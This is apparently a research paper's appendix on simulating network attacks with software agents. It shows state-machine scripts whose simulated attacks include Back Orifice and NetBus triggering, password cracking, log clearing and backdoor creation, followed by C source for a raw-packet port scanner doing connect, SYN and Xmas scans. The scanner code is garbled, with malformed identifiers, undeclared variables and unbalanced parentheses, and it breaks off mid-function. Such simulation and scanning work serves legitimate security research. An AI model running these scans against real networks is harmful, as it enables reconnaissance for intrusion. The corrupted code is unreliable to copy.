Attack.Message="Access to resources was gained successfully"; ENDIF; ENDIF; IF (str="FCA") THEN Attack.Message="Access was gained successfully"; ENDIF; IF (str="PG") THEN Attack.Message="The password was obtained successfully"; ENDIF; IF (str="UPWS") THEN Attack.Message="Access was gained successfully"; ENDIF; IF (str="BO") THEN Attack.Message="NetBus is triggered"; ENDIF; IF (str="DIMC") THEN Attack.Message="The program Back Orifice is triggered"; ENDIF; IF (str="EFE") THEN Attack.Message="The program Back Orifice is triggered"; ENDIF; IF (str="MMC") THEN Attack.Message="The Malicious Mobile Code is triggered"; ENDIF; IF (str="MP") THEN Attack.Message="The host was accessed. The password was obtained successfully"; ENDIF; IF (str="TH") THEN Attack.Message="Trojan Horse was implanted"; ENDIF; nPar= ""; Attack.IsNet=newAttack.IsNet; Attack.Name=str; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	

Script of the “Network agent” behaviour in the state CI of the state machine N

Entry	
Entry action	State action
Do action Net_CI_Do	<pre> IF (newAttack.Name=="NS") THEN CALLSCRIPT (Net_CI_NS_Do); RETURN (); ENDIF; IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_CI_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_CI_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	<input type="button" value="End"/> <input type="button" value="Next"/>

Additional script of the “Network agent” behaviour in the state CI of the state machine N

Entry	
Entry action	State action
Do action	CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name="AM") THEN IF (Host.Mask!="") THEN (Attack.Mask=Host.Mask); ENDIF; ENDIF; IF (newAttack.Name="IST") THEN IF (Host.SysTime) THEN (Attack.SysTime=Host.SysTime); ENDIF; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF;
Transitions. Condition / Next state / Action	
Exit action	

Additional script of the “Network agent” behaviour
in the state CI of the state machine N (NS attack)

Entry	
Entry action	State action
Do action	
Net_CI_NS_Do	<pre> IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN REPEAT IF (DNS1.Exist(DNS1.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.DNS1HostIP=DNS1.HostIP; xAttack.DNS1HostName=DNS1.HostName; ENDIF; ENDIF; UNTIL (DNS1.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); REPEAT IF (DNS2.Exist(DNS2.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.DNS2DomName=DNS2.DomName; xAttack.DNS2Post=DNS2.Post; ENDIF; ENDIF; UNTIL (DNS2.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; UNTIL (Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack.Erase.Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=0) THEN DELETEALL (xAttack); IF (Host.Exist(Host.IP = newAttack.ip) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; REPEAT IF (DNS1.Exist(DNS1.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.DNS1HostIP=DNS1.HostIP; xAttack.DNS1HostName=DNS1.HostName; ENDIF; ENDIF; UNTIL (DNS1.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); REPEAT IF (DNS2.Exist(DNS2.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.DNS2DomName=DNS2.DomName; xAttack.DNS2Post=DNS2.Post; ENDIF; ENDIF; UNTIL (DNS2.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	

Script of the “Network agent” behaviour in the state EP of the state machine N

Entry	
Entry action	State action
Do action	
Net_EP_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_EP_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_EP_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL(Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Additional script of the “Network agent” behaviour in the state EP of the state machine N

Entry	
Entry action	State action
Do action	
Net_EP_Do2	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name=="PC") THEN Attack.Message="The privileges are extended by password cracking"; ENDIF IF (newAttack.Name=="UKE") THEN Attack.Message="The privileges are extended by exploits executing"; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Script of the “Network agent” behaviour in the state GAD of the state machine N

Entry				
Entry action	State action			
Do action	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_GAD_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_GAD_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>			
Transitions. Condition / Next state / Action				
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px; background-color: #cccccc;">End</td> <td style="width: 10px;"></td> </tr> </table>		End	
	End			

Additional script of the “Network agent” behaviour in the state GAD of the state machine N

Entry				
Entry action	State action			
Do action	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name=="ETR") THEN Attack.Message="The trust relations were discovered"; ENDIF; IF (newAttack.Name=="SCP") THEN Attack.Message="The passwords were obtained"; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; </pre>			
Transitions. Condition / Next state / Action				
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px; background-color: #cccccc;"></td> <td style="width: 10px; background-color: #cccccc;"></td> </tr> </table>			

Script of the “Network agent” behaviour in the state CVR of the state machine N

Entry	
Entry action	State action
Do action	
Net_CVR_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_CVR_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_CVR_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Additional script of the “Network agent” behaviour in the state CVR of the state machine N

Entry	
Entry action	State action
Do action	
Net_CVR_Do2	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,str, newAttack.SubClass1,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name="FRR") THEN Attack.Message ="File(s) reading was executed"; ENDIF; IF (newAttack.Name="RBV") THEN Attack.Message="File(s) was (were) read"; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass1=newAttack.SubClass1; Attack.ip=Host.IP; ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Script of the “Network agent” behaviour in the state IVR of the state machine N

Entry	
Entry action	State action
Do action	
Net_IVR_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_IVR_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_IVR_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Additional script of the “Network agent” behaviour in the state IVR of the state machine N

Entry	
Entry action	State action
Do action	
Net_IVR_Do2	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,str,newAttack.SubClass1,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name=="DFR") THEN Attack.Message=" File(s) was (were) read"; ENDIF; IF (newAttack.Name=="DBV") THEN Attack.Message="File(s) was (were) deleted"; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass1=newAttack.SubClass1; Attack.ip=Host.IP; ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Script of the “Network agent” behaviour in the state CT of the state machine N

Entry				
Entry action	State action			
Do action	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_CT_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_CT_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>			
Transitions. Condition / Next state / Action				
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px; background-color: #cccccc;">End</td> <td style="width: 10px;"></td> </tr> </table>		End	
	End			

Additional script of the “Network agent” behaviour in the state CT of the state machine N

Entry				
Entry action	State action			
Do action	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name=="CL") THEN Attack.Message="The logs were cleared"; ENDIF; IF (newAttack.Name=="HT") THEN Attack.Message=" Hiding traces tools was successfully executed"; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; </pre>			
Transitions. Condition / Next state / Action				
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px; background-color: #cccccc;"></td> <td style="width: 10px; background-color: #cccccc;"></td> </tr> </table>			

Script of the “Network agent” behaviour in the state CBD of the state machine N

Entry	
Entry action	State action
Do action Net_CBD_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_CBD_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_CBD_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	 End

Additional script of the “Network agent” behaviour in the state CBD of the state machine N

Entry	
Entry action	State action
Do action Net_CBD_Do2	CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN Attack.Message="Back doors were created"; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF;
Transitions. Condition / Next state / Action	
Exit action	

Appendix 3. Examples of the source codes of network traffic generation programs

A3.1. Source code of program *scansports.c*

```
/* using winpcap library version 3.0 alpha 4 */
#include <pcap.h>
/* using libnetnt library version 1.0.2f */
#include <libnet.h>
#include "getopt.h"
/* maximum length of filter */
#define MAX_FILTER_LENGTH 1024
#define DEFAULT_TIME_OUT 1

/* prototypes of functions */
void usage();

int main(int argc, char **argv) {
    char packet_filter[MAX_FILTER_LENGTH]; /* filter for receiving packets */
    pcap_if_t *alldevs; /* network devices */
    pcap_if_t *d; /* selected network device */
    int inum=0; /* counter */
    int i=0; /* counter */
    pcap_t *adhandle;
    char errbuf[PCAP_ERRBUF_SIZE];
    u_int netmask;
    struct bpf_program fcode;
    struct tm *ltime;
    char timestr[16];
    struct libnet_ip_hdr *iph;
    struct libnet_tcp_hdr *tcp;
    u_int ip_len;
    time_t localtime1; /* for timeout */
    time_t localtime2;
    u_short bport, eport; /* pair of ports */
    u_short cport; /* current port */
    int network, packet_size;
    u_long src_ip=0, dst_ip=0;
    u_short dst_beg_prt=0, dst_end_prt=0, cur_prt=0;
    u_char *packet; // SYN packet
    u_char *packetRST; // RST ACK packet
    int circle = 1;
    int res = 0;
    struct pcap_pkthdr *header;
    u_char *pkt_data;
    u_long seq_number;
    u_long seq_number_from_server;
    u_long ack_number;
    char *source;
    char *destination;
    int timeout = DEFAULT_TIME_OUT; // timeout in seconds
    u_short src_prt;
    struct libnet_plist_chain plist; /* chain of ports */
    struct libnet_plist_chain *plist_p;
    char c;
    int j;
    u_char *cp;
    char *scan_types; /* type of scan */
    char cur_scan_type = 'n';
    struct sockaddr_in peer;
    WSADATA WSADATA;
    int s; /* socket */
    int re; /* result */
```

```

/* arguments */
while((c = getopt(argc, argv, "i:s:d:t:p:h")) != EOF) {
    switch (c) {
        case 'i':
            /* number of network device */
            inum = atoi(optarg);
            break;
        case 'h':
            /* source ip-address and port */
            /* we are expected `ip.ip.ip.ip.port` */
            if (!(cp = strchr(optarg, '!'))) {
                usage();
            }
            *cp++ = 0;
            src_prt = (u_short)atoi(cp);
            source = optarg;
            if (!(src_ip = libnet_name_resolve(optarg, LIBNET_RESOLVE)))
                libnet_error(LIBNET_ERR_FATAL, "Bad source IP address: %s\n", optarg);
            break;
        case 'd':
            /* destination ip-address */
            destination = optarg;
            if((dst_ip = libnet_name_resolve(optarg, 1)) == -1)
                libnet_error(LIBNET_ERR_FATAL, "Bad destination IP address: %s\n", optarg);
            break;
        case 't':
            timeout = atoi(optarg);
            if (timeout < 0) timeout = DEFAULT_TIME_OUT;
            break;
        case 'p':
            /* ports list */
            plist_p = &plist;
            if (libnet_plist_chain_new(&plist_p, optarg) == -1) {
                libnet_error(LIBNET_ERR_FATAL, "libnet_plist_chain_new failed\n");
            }
            break;
        case 's':
            /* type of scan */
            scan_types = optarg;
            cur_scan_type = scan_types[0];
            break;
    }
}
if(!src_ip || !src_prt || !dst_ip) usage();
if(inum == 0) usage();
/* get a list of network devices */
if(pcap_findalldevs(&alldevs, errbuf) == -1) {
    fprintf(stderr, "Error in pcap_findalldevs: %s\n", errbuf);
    exit(1);
}
/* number of devices */
for(d=alldevs; d; d=d->next) i++;
if(i==0) {
    printf("\nNo interfaces found! Make sure WinPcap is installed.\n");
    return -1;
}
/* incorrect device */
if(inum < 1 || inum > i) {
    printf("\nInterface number out of range.\n");
    pcap_freealldevs(alldevs);
    return -1;
}
/* set selected device */
for(d = alldevs, i = 0; i < (inum-1); d = d->next, i++);
/* initialize random */
if (libnet_seed_prand() == -1)

```

```

libnet_error(LIBNET_ERR_FATAL, "libnet_seed_prand failed\n");

switch (cur_scan_type) {
    case 'T':
        printf("Starting scanports v.1.0\n");
        printf("TCP connect scan.\n\n");
        res = WSAStartup((WORD)((1 << 8) | 1), (LPWSADATA)&WSAData);
        if(res != 0){
            printf("WSAStartup() error, program exits now\n");
            exit(0);
        }
        peer.sin_family = AF_INET;
        /* convert destination ip-address from dotted format into unsigned long binary representation */
        peer.sin_addr.s_addr = inet_addr(destination);
        while (libnet_plist_chain_next_pair(plist_p, &bport, &eport)) {
            while (!(bport > eport) && bport != 0) {
                s = socket(AF_INET, SOCK_STREAM, 0);
                if(s == INVALID_SOCKET) {
                    printf("Error in socket call!\n");
                    WSACleanup();
                    exit(0);
                }
                cport = bport++; /* current port */
                peer.sin_port = htons(cport);
                re = connect( s, ( struct sockaddr * )&peer, sizeof( peer ) );
                if (re) {
                    printf("%s.%d->%s.%d TCP connect: failed\nPort is seems to be CLOSED.\n\n", source,
                           src_port, destination, ntohs(peer.sin_port));
                } else {
                    printf("%s.%d->%s.%d TCP connect: success\nPort is seems to be OPEN.\n\n", source,
                           src_port, destination, ntohs(peer.sin_port));
                }
                closesocket(s);
            }
        }
        WSACleanup();
        break;
    case 'S':
        printf("Starting scanports v.1.0\n");
        printf("TCP scanning by using SYN messages.\n\n");
        /* construction TCP SYN and TCP RST ACK packets */
        /* packet size: no data, only TCP and IP headers */
        packet_size = LIBNET_IP_H + LIBNET_TCP_H;
        /* initialize network interface */
        network = libnet_open_raw_sock(IPPROTO_RAW);
        if(network == -1) libnet_error(LIBNET_ERR_FATAL, "Can't open network.\n");
        libnet_init_packet(packet_size, &packet);
        libnet_init_packet(packet_size, &packet(RST));
        if(adhandle= pcap_open_live(d->name, // name of the device
                                    65536, // portion of the packet to capture.
                                    // 65536 grants that the whole packet will be captured on all the MACs.
                                    1, // promiscuous mode
                                    1000, // read timeout
                                    errbuf // error buffer
                                    ) ) == NULL) {
            fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
        /* Ethernet? */
        if(pcap_datalink(adhandle) != DLT_EN10MB) {
            fprintf(stderr, "\nThis program works only on Ethernet networks.\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
        if(d->addresses != NULL)

```

```

/* get a network mask for selected device (first ip-address for this device) */
netmask=((struct sockaddr_in *) (d->addresses->netmask))->sin_addr.S_un.S_addr;
else
    /* else network class is C */
    netmask=0xffffffff;
printf("Selected device: %s\n", d->description);
pcap_freealldevs(alldevs);
while (libnet_plist_chain_next_pair(plist_p, &bport, &eport)) {
    while (!(bport > eport) && bport != 0) {
        circle = 1;
        cport = bport++; // current port
        if((packet == NULL) || (packetRST == NULL)) libnet_error(LIBNET_ERR_FATAL,
"libnet_init_packet failed\n");
        /* packet construction (IP header) */
        libnet_build_ip(LIBNET_TCP_H,           /* size of the packet sans IP header */
                      IPTOS_LOWDELAY,      /* IP tos */
                      242,                 /* IP ID */
                      0,                   /* frag stuff */
                      48,                 /* TTL */
                      IPPROTO_TCP,        /* transport protocol */
                      src_ip,              /* source IP */
                      dst_ip,              /* destination IP */
                      NULL,                /* payload (none) */
                      0,                   /* payload length */
                      packet);             /* packet header memory */
        libnet_build_ip(LIBNET_TCP_H,           /* size of the packet sans IP header */
                      IPTOS_LOWDELAY,      /* IP tos */
                      242,                 /* IP ID */
                      0,                   /* frag stuff */
                      48,                 /* TTL */
                      IPPROTO_TCP,        /* transport protocol */
                      src_ip,              /* source IP */
                      dst_ip,              /* destination IP */
                      NULL,                /* payload (none) */
                      0,                   /* payload length */
                      packetRST);          /* packet header memory */
        /* packet construction (TCP header) */
        /* random sequence number */
        seq_number = libnet_get_prand(LIBNET_PRu32);
        ack_number = 0;
        libnet_build_tcp(src_prt,           /* source TCP port */
                      cport,              /* destination TCP port */
                      seq_number,         /* sequence number */
                      ack_number,         /* acknowledgement number */
                      TH_SYN,             /* control flags */
                      1024,               /* window size */
                      0,                  /* urgent pointer */
                      NULL,                /* payload (none) */
                      0,                  /* payload length */
                      packet + LIBNET_IP_H); /* packet header memory */
        /* checksum (only TCP header) */
        if(libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
            libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
        /* preparing for catch */
        /* construct a filter */
        j = sprintf(packet_filter, "ip and tcp and src host %s and dst host %s and src port %d and dst port %d",
                    destination, source, cport, src_prt);
        if(pcap_compile(adhandle, &fcode, packet_filter, 1, netmask)<0 ){
            fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
        if(pcap_setfilter(adhandle, &fcode)<0){
            fprintf(stderr, "\nError setting the filter.\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
    }
}

```

```

    }
    c = libnet_write_ip(network, packet, packet_size);
    if(c < packet_size) {
        libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n", c);
    } else {
        printf("1. %s.%d->%s.%d TCP SYN (seq: %x ack: %x)\n", source, src_prt, destination,
              cport, seq_number, ack_number);
    }
    time(&localtime1);
    while(circle){
        res = pcap_read_ex(adhandle, &header, &pkt_data);
        if(res == 0) {
            /* timeout */
            time(&localtime2);
            if ((localtime2-localtime1)>timeout) {
                printf("port %d is TIME OUT!\n", cport);
                break;
            }
            continue;
        } else {
            if (res > 0) {
                circle = 0;
                ltime=localtime(&header->ts.tv_sec);
                strftime( timestr, sizeof timestr, "%H:%M:%S", ltime);
                iph = (struct libnet_ip_hdr *) (pkt_data +
                    LIBNET_ETH_H);
                ip_len = (iph->ip_hl & 0xf) * 4;
                tcph = (struct libnet_tcp_hdr *) ((u_char*)iph + ip_len);
                seq_number_from_server = ntohs(tcph->th_seq);
                /* RST + ACK = port is closed
                 * SYN + ACK = port is open */
                if (tcph->th_flags == (TH_RST+TH_ACK)) {
                    printf("2. %s.%d->%s.%d TCP RST ACK (seq: %x ack: %x)\nPort %d is seems to
                           be CLOSED.\n", destination, ntohs(tcph->th_sport), source,
                           ntohs(tcph->th_dport), seq_number_from_server, ntohs(tcph->th_ack), cport);
                }
                if (tcph->th_flags == (TH_SYN+TH_ACK)) {
                    printf("2. %s.%d->%s.%d TCP SYN ACK (seq: %x ack: %x)\nPort %d is seems
                           to be OPEN.\n", destination, ntohs(tcph->th_sport), source,
                           ntohs(tcph->th_dport), seq_number_from_server, ntohs(tcph->th_ack), cport);
                }
                /* sending RST ACK packet */
                libnet_build_tcp(src_prt, /* source TCP port */
                               cport, /* destination TCP port */
                               seq_number+1, /* sequence number */
                               seq_number_from_server+1, /* acknowledgement number */
                               TH_RST+TH_ACK, /* control flags */
                               1024, /* window size */
                               0, /* urgent pointer */
                               NULL, /* payload (none) */
                               0, /* payload length */
                               packetRST + LIBNET_IP_H); /* packet header memory */
                /* checksum (TCP header only) */
                if(libnet_do_checksum(packetRST, IPPROTO_TCP, LIBNET_TCP_H) == -1)
                    libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
                c = libnet_write_ip(network, packetRST, packet_size);
                if(c < packet_size) {
                    libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n", c);
                } else {
                    printf("3. %s.%d->%s.%d TCP RST ACK (seq: %x ack: %x)\n\n", source, src_prt,
                           destination, cport, seq_number+1, seq_number_from_server+1);
                }
            } else {
                printf("Error reading the packets: %s\n", pcap_geterr(adhandle));
                return -1;
            }
        }
    }
}

```

```

        }
    }
}

if(libnet_close_raw_sock(network) == -1) {
    libnet_error(LN_ERR_WARNING, "libnet_close_raw_sock couldn't close the interface");
}
libnet_destroy_packet(&packet);
libnet_destroy_packet(&packetRST);
break;
case 'X':
printf("Starting scanports v.1.0\n");
printf("TCP scanning by using X-mas tree method.\n\n");
/* TCP FIN packet with URG PUSH */
packet_size = LIBNET_IP_H + LIBNET_TCP_H;
network = libnet_open_raw_sock(IPPROTO_RAW);
if(network == -1) libnet_error(LIBNET_ERR_FATAL, "Can't open network.\n");
libnet_init_packet(packet_size, &packet);
if(adhandle= pcap_open_live(d->name, // name of the device
                           65536, // portion of the packet to capture.
                           // 65536 grants that the whole packet will be captured on all the MACs.
                           1, // promiscuous mode
                           1000, // read timeout
                           errbuf // error buffer
                           ) ) == NULL) {
    fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n");
    pcap_freealldevs(alldevs);
    return -1;
}
/* Ethernet? */
if(pcap_datalink(adhandle) != DLT_EN10MB) {
    fprintf(stderr, "\nThis program works only on Ethernet networks.\n");
    pcap_freealldevs(alldevs);
    return -1;
}
if(d->addresses != NULL)
    netmask=((struct sockaddr_in *) (d->addresses->netmask))->sin_addr.S_un.S_addr;
else
    netmask=0xffffffff;
printf("Selected device: %s\n", d->description);
pcap_freealldevs(alldevs);

while (libnet_plist_chain_next_pair(plist_p, &bport, &eport)) {
    while (!(bport > eport) && bport != 0) {
        circle = 1;
        cport = bport++;
        if((packet == NULL) || (packetRST == NULL)) libnet_error(LIBNET_ERR_FATAL,
                                                               "libnet_init_packet failed\n");
        /* packet construction (IP header) */
        libnet_build_ip(LIBNET_TCP_H, // size of the packet sans IP header */
                      IPTOS_LOWDELAY, // IP tos */
                      242, // IP ID */
                      0, // frag stuff */
                      48, // TTL */
                      IPPROTO_TCP, // transport protocol */
                      src_ip, // source IP */
                      dst_ip, // destination IP */
                      NULL, // payload (none) */
                      0, // payload length */
                      packet); // packet header memory */
        /* packet construction (TCP header) */
        seq_number = libnet_get_prand(LIBNET_PRu32);
        ack_number = 0;
        libnet_build_tcp(src_prt, // source TCP port */
                        cport, // destination TCP port */
                        seq_number, // sequence number */

```

```

    ack_number,           /* acknowledgement number */
    TH_FIN+TH_URG+TH_PUSH, /* control flags */
    1024,                /* window size */
    0,                   /* urgent pointer */
    NULL,                /* payload (none) */
    0,                   /* payload length */
